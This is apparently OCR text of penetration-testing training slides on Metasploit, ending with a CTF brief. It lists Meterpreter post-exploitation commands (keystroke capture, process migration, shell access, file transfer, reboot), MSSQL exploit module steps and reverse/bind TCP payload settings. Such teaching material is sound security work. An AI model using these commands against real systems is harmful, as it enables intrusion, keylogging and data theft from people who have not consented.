


Maneuvering In Meterpreter

- Meterpreter commands (initial exploit + stager application)
  - background — puts session in background
    - msf> sessions –I <ID> — recovers session
  - keyscan_start — starts recording user typing
  - keyscan_dump — dumps anything typed
  - Keyscan_stop — stops recording user typing
  - getwd — gets server side working directory
  - getlwd — gets local directory
    - lcd — changes local directory
  - sysinfo — gets system info
  - ps — list all running processes
  - kill <pid> — kill process given ID
  - shell — obtain interactive windows OS shell
  - getuid — get username of process
  - upload <src file> <dst file> — upload a file to target host
  - download <src file> <dst file> — download a file from the target host
  - ipconfig — display network interface info
  - execute –f <file> — executes a file
  - exit — exits meterpreter
  - migrate <pid> — migrates to another process
  - cat — displays contents of a file
  - ls — displays directory
  - reboot — reboots target system

Hacking With Metasploit

- search mssql



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

- use exploit/windows/mssql/mssql_payload
  - Set parameters for mssql_payload module




Hacking With Metasploit

- Meterpreter payloads
  - msf> set payload windows/meterpreter/bind_tcp
  - msf> set payload windows/meterpreter/reverse_tcp




Hacking With Metasploit

- Mssql_payload module exploits vulnerabilities on MSSQL server and executes meterpreter payload



Hacking With Metasploit

- Yields a very flexible shell on target



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



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

Potential CTF Brief

- In the small community bank network, find the File Server.
- Then, exploit the common web weakness to find the location of the next flag
- I hear the file is somewhere in the TFTP File Server directory

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
